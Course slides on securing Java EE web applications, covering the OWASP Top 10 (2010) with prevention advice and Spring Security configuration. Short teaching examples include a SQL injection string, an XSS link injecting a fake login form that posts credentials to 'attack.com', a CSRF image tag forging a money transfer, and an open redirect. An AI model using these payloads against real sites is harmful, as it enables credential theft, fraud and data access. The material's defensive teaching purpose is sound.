laboratory Gerstner

Securing Java EE Applications

Petr Křemen

petr.kremen@fel.cvut.cz

OWASP Top 10, 2010 [2]

Injection	Cross-Site Scripting (XSS)	Broken Authentication and Session Management	Insecure Direct Object References	Cross-Site Request Forgery (CSRF)
Security Misconfiguration	Insecure Cryptographic Storage	Failure to Restrict URL Access	Insufficient Transport Layer Protection	Unvalidated Redirects and Forwards

On the next slides: **A** = attacker, **V** = victim.

OWASP

- Open Web Application Security Project
- http://www.owasp.org
- Risk analysis, guidelines, tutorials, software for handling security in web applications properly.
- ESAPI
- Since 2002

A1 Injection

Vulnerability
A sends a text in the syntax of the targeted interpreter to run an unintended (malicious) code.

Prevention in Java EE
i. escaping manually, e.g. *preventing injection into Java* – Runtime.exec(), scripting lang~s.
ii. by means of a safe API, e.g. *secure database access* using :
- JDBC (SQL) → `PreparedStatement`
- JPA (SQL,JPQL) → bind parameters, criteria API

Example (SQL)
A sends:

```
http://ex.com/userList?id=' or '1'='1
```

The processing servlet executes the following DB query:

```
String query = "SELECT * FROM users WHERE uid="
        + "'"   + request.getParameter("id") + "'";
```

A2 Cross-Site Scripting (XSS)

Vulnerability

A ensures a malicious script gets into the **V**'s browser. The script can e.g steal the session, or perform redirect.

Prevention

Escape/validate both server-handled (Java) and client-handled (JavaScript) inputs

Example

Persistent – a script code filled by **A** into a web form (e.g.discussion forum) gets into DB and **V** retrieves (and runs) it to the browser through normal application operation.

Non-persistent – **A** prepares a malicious link

```
http://ex.com/search?q='/><hr/><br>Login:<br/><form
action='http://attack.com/saveStolenLogin'>Username:<input type=text
name=login></br>Password:<input type=text name=password><input
type=submit value=LOGIN></form></br>'<hr/
```

and sends it by email to **V**. Clicking the link inserts the JavaScript into the **V**'s page asking **V** to provide his credentials to the malicious site.

A3 Broken Authentication and Session Management

Vulnerability

A uses flaws in authentication or session management (exposed accounts, plain-text passwords, session ids)

Prevention in Java EE

- Use HTTPS for authentication and sensitive data exchange
- Use a security library (ESAPI, Spring Sec., container sec.)
- Force strong passwords
- Hash all passwords
- Bind session to more factors (IP)

Example

- Sending a link to a friend with `jsessionid` in URL `http://ex.com;jsessionid=2P0O5FF01...`
- Inproper setup of a session timeout – **A** can get to the authenticated page on the computer where **V** forgot to log out and just closed the browser instead.
- No/weak protection of sensitive data – if password database is compromised, **A** reads plain-text passwords of users.

A4 Insecure Direct Object Reference

Vulnerability

A is an authenticated user and changes a parameter to access an object (s)he is not authorized for.

Prevention in Java EE

- Check access by data-driven security
- Use per user/session indirect object references – e.g. `AccessReferenceMap` of ESAPI

Example

A is an authenticated regular user being able to view/edit his/her user details being stored as a record with id=3 in the db table `users`.

Instead (s)he retrieves another record (s)he is not authorized for:

`http://ex.com/users?id=2`

The request is processed as

```
PreparedStatement s = c.prepareStatement("SELECT *
FROM users WHERE id=?",...);
s.setString(1,request.getParameter("id"));
… s.executeQuery();
```

A5 Cross-Site Request Forgery

Vulnerability
A creates a forged HTTP request and tricks **V** into submitting it (image tags, XSS) while authenticated.

Prevention in Java EE
Insert a unique token in a hidden field – the attacker will not be able to guess it.

Example
A creates a forged request that transfers amount of money (amnt) to the account of **A** (dest)

```
http://ex.com/transfer?amnt=1000&dest=123456
```

This request is embedded into an image tag on a page controled by **A** and visited by **V** who is tricked to click on it

```
<img src="http://ex.com/transfer?
     amnt=1000&dest=123456"/>
```

A6 Security Misconfiguration

Vulnerability

A accesses default accounts, unprotected files/directories, exception stack traces to get knowledge about the system.

Prevention in Java EE

- keep your SW stack (OS, DB, app server, libraries) up-to-date
- scans/audits/tests to check that no resource turned unprotected, stacktrace gets out on exception ...

Examples

- Application uses older version of library (e.g. Spring) having a security issue. In newer version the issue is fixed, but the application is not updated to the newer version.
- Automatically installed admin console of application server and not removed providing access through default passwords
- Enabled directory listing allows **A** to download Java classes from the server, reverse-engineer them and find security flaws of your app.
- The application returns stack trace on exception, revealing its internals to **A**.

A7 Insecure Cryptographic Storage

Vulnerability

A typically doesn't break the crypto. Instead, (s)he looks for plain-text keys, access open channels transmitting sensitive data, etc.

Prevention in Java EE

- Encryption of offsite backups, keeping encryption keys safe
- Hashing passwords with strong algorithms and salt.

Examples

• A backup of encrypted health records is stored together with the encryption key. **A** can steal both.

• unsalted hashes – how quickly can you crack this MD5 hash

`ee3a51c1fb3e6a7adcc7366d263899a3`

(try e.g. `http://www.md5decrypter.co.uk`)

More on Crypto

- Plain text
- Hashing
  - One-way function to a fixed-length string
    - Today e.g. **SHA256, RipeMD, WHIRLPOOL, SHA3**
  - (Unsalted) Hash (MD5, SHA)
    - MD5(“wpa2“) =“ee3a51c1fb3e6a7adcc7366d263899a3“
    - Why not ? Look at the previous slide – generally brute forced in 4 weeks
  - **Salted hash (MD5, SHA)**
    - MD5(“wpa2“+“eb6d5c4b6a5d1b6cd1b62d1cb65cd9f5“) = “4d4680be6836271ed251057b839aba1c“
    - Generally brute forced in 3000 years. Why ?

A8 Failure to Restrict URL Access

Vulnerability

A is an authenticated user. (S)he changes the URL to a priviliged page – similarly to A4.

Prevention in Java EE

- Role-based security
- Deny by default – grant access to selected resources
- Do not solve privileges by not showing hyperlinks – the pages will still be accessible

Examples

- **A** is an authenticated regular non-admin user and issues request

```
http://ex.com/privilegedAdminPage
```

which navigates him to an admin-only page.

A9 Insufficient Transport Layer Protection

Vulnerability

A monitors the traffic between the server and **V** if not encrypted, or poorly encrypted .

Prevention in Java EE

- Require SSL for all sensitive pages
- Set 'secure' flag on all sensitive cookies
- Ensure valid, not expired, not revoked certificate
- Check SSL for other – backend connections.

Examples

• A site doesn't use SSL for all pages requiring authentication. **A** monitors network traffic and observes **V**'s session cookie.

• A site uses improperly configured SSL certificate. If user gets used to accept untrusted certificate, they are often beaten by a phishing attack offering them a similarly looking site without valid certificate. User sends his/her credentials to this – malicious – site.

• Application doesn't use SSL for other communication, like DB.

A10 Unvalidated Redirects and Forwards

Vulnerability

A tricks **V** to click a link performing unvalidated redirect/forward that might take **V** into a malicious site looking similar (phishing)

Prevention in Java EE

- Avoid redirects/forwards
- … if not possible, don't involve user supplied parameters in calculating the redirect destination.
- … if not possible, check the supplied values before constructing URL.


Example

- **A** makes **V** click on

  `http://ex.com/redirect.jsp?url=malicious.com`

which passes url parameter to JSP page `redirect.jsp` that finally redirects to `malicious.com`.

Web Application Vulnerabilities



Top 10 web application vulnerabilities for 2006 – taken from [1]

Security for Java EE


- ESAPI
  - https://www.owasp.org/index.php/Category:OWASP_Enterprise_Security_API
- JAAS
  - http://docs.oracle.com/javase/6/docs/technotes/guides/security
- Spring Security
  - http://static.springsource.org/spring-security/site
- Apache Shiro
  - http://shiro.apache.org


Spring Security

- formerly Acegi Security
- secures
  - web requests and access at the URL
  - method invocation (through AOP)
- authentication and authorization

Spring Security Modules

- **ACL** – domain object security by **A**ccess **C**ontrol **L**ists
- **CAS** (Central Authentication Service) client
- **Configuration** – Spring Security XML namespace
- **Core –** Essential Spring Security Library
- **LDAP** – Support for LDAP authentication
- **OpenID** – Integration with OpenID (decentralized login)
- **Tag Library** – JSP tags for view-level security
- **Web** – Spring Security's filter-based web security support






Securing Web Requests

- Prevent users access unauthorized URLs
- Force HTTPs for some URLs
- First step: declare a servlet filter in `web.xml`:

Name of a Spring bean, that is automatically created

```
<filter>
   <filter-name>springSecurityFilterChain</filter-name>
   <filter-class>
      org.springframework.web.filter.DelegatingFilterProxy
   </filter-class>
</filter>
```



Basic Security Setup

- Basic security setup in `app-security.xml`:

```
<http auto-config="true">
   <intercept-url pattern="/**"access="ROLE_REGULAR"/>
</http>
```

- These lines automatically setup
  - a filter chain delegated from `springSecurityFilterChain`.
  - a login page
  - a HTTP basic authentication
  - logout functionality – session invalidation

Customizing Security Setup

- Defining custom login form:

```
<http auto-config="true">
      <form-login
   login-processing-url="/static/j_spring_security_check"
   login-page="/login"
   authentication-failure-url="/login?login_error=t"/>
      <intercept-url pattern="/**"access="ROLE_REGULAR"/>
</http>
```

Where is the login page

Where to redirect on login failure

Where the login page is submitted to authenticate users

- … for a custom JSP login page:

```
<spring:url var="authUrl" value="/static/j_spring_security_check"/>
<form method="post" action="${authUrl}">
 … <input id="username_or_email" name="j_username" type="text"/>
 … <input id="password" name="j_password" type="password" />
 … <input id="remember_me" name="_spring_security_remember_me"
          type="checkbox"/>
 … <input name="commit" type="submit" value="SignIn"/>
</form>
```

Intercepting Requests & HTTPS

- Intercept-url rules are evaluated top-bottom; it is possible to use various SpEL expressions in the `access` attribute (e.g. `hasRole`, `hasAnyRole`, `hasIpAddress`)
-

```
<http auto-config="true" use-expressions="true">
   <intercept-url
      pattern="/admin/**"
      access="ROLE_ADM"
      requires-channel="https"/>
   <intercept-url pattern="/user/**" access="ROLE_USR"/>
   <intercept-url
      pattern="/usermanagement/**"
      access="hasAnyRole('ROLE_MGR','ROLE_ADM')"/>
   <intercept-url
      pattern="/**"
      access="hasRole('ROLE_ADM') and
hasIpAddress('192.168.1.2')"/>
</http>
```

Securing View-level elements

- JSP
  - Spring Security ships with a small JSP tag library for access control:

```
<%@ taglibprefix="security"
uri="http://www.springframework.org/security/tags"%>
```

- JSF
  - Integrated using Facelet tags, see

http://static.springsource.org/spring-webflow/docs/2.2.x/reference/html/ch13s09.html

Authentication

- In-memory
- JDBC
- LDAP
- OpenID
- CAS
- X.509 certificates
- JAAS

Securing Methods

```
<global-method-security
secured-annotations="enabled"
jsr250-annotations="enabled"/>
```

@Secured

@RolesAllowed
(compliant with EJB 3)

- Example

```
@Secured("ROLE_ADM","ROLE_MGR")
public void addUser(String id, String name) {

      ...

}
```

Ensuring Data Security

```
<global-method-security
pre-post-annotations="enabled"/>
```

@PreAuthorize
@PostAuthorize
@PostFilter
@PreFilter

Authorizes method execution only for managers coming from given IP.

```
@PreAuthorize("(hasRole('ROLE_MGR') AND
     hasIpAddress('192.168.1.2')")
@PostFilter("filterObject.owner.username ==
     principal.name")
public List<Account> getAccountsForCurrentUser()
{
…
}
```

Returns only those accounts in the return list that are owned by currently logged user

Resources

[1] OWASP Top 10, 2007
http://www.owasp.org/images/e/e8/OWASP_Top_10_2007.pdf, cit. 11.12.2012

[2] OWASP Top 10, 2010
http://owasptop10.googlecode.com/files/OWASP%20Top%2010%20-%202010.pdf, cit. 11.12.2012

[3] Pierre – Hugues Charbonneau. Top 10 Causes of Java EE Enterprise Performance Problem,
http://java.dzone.com/articles/top-10-causes-java-ee, cit. 11.12.2012

[4] Craig Walls. Spring in Action. Manning 2011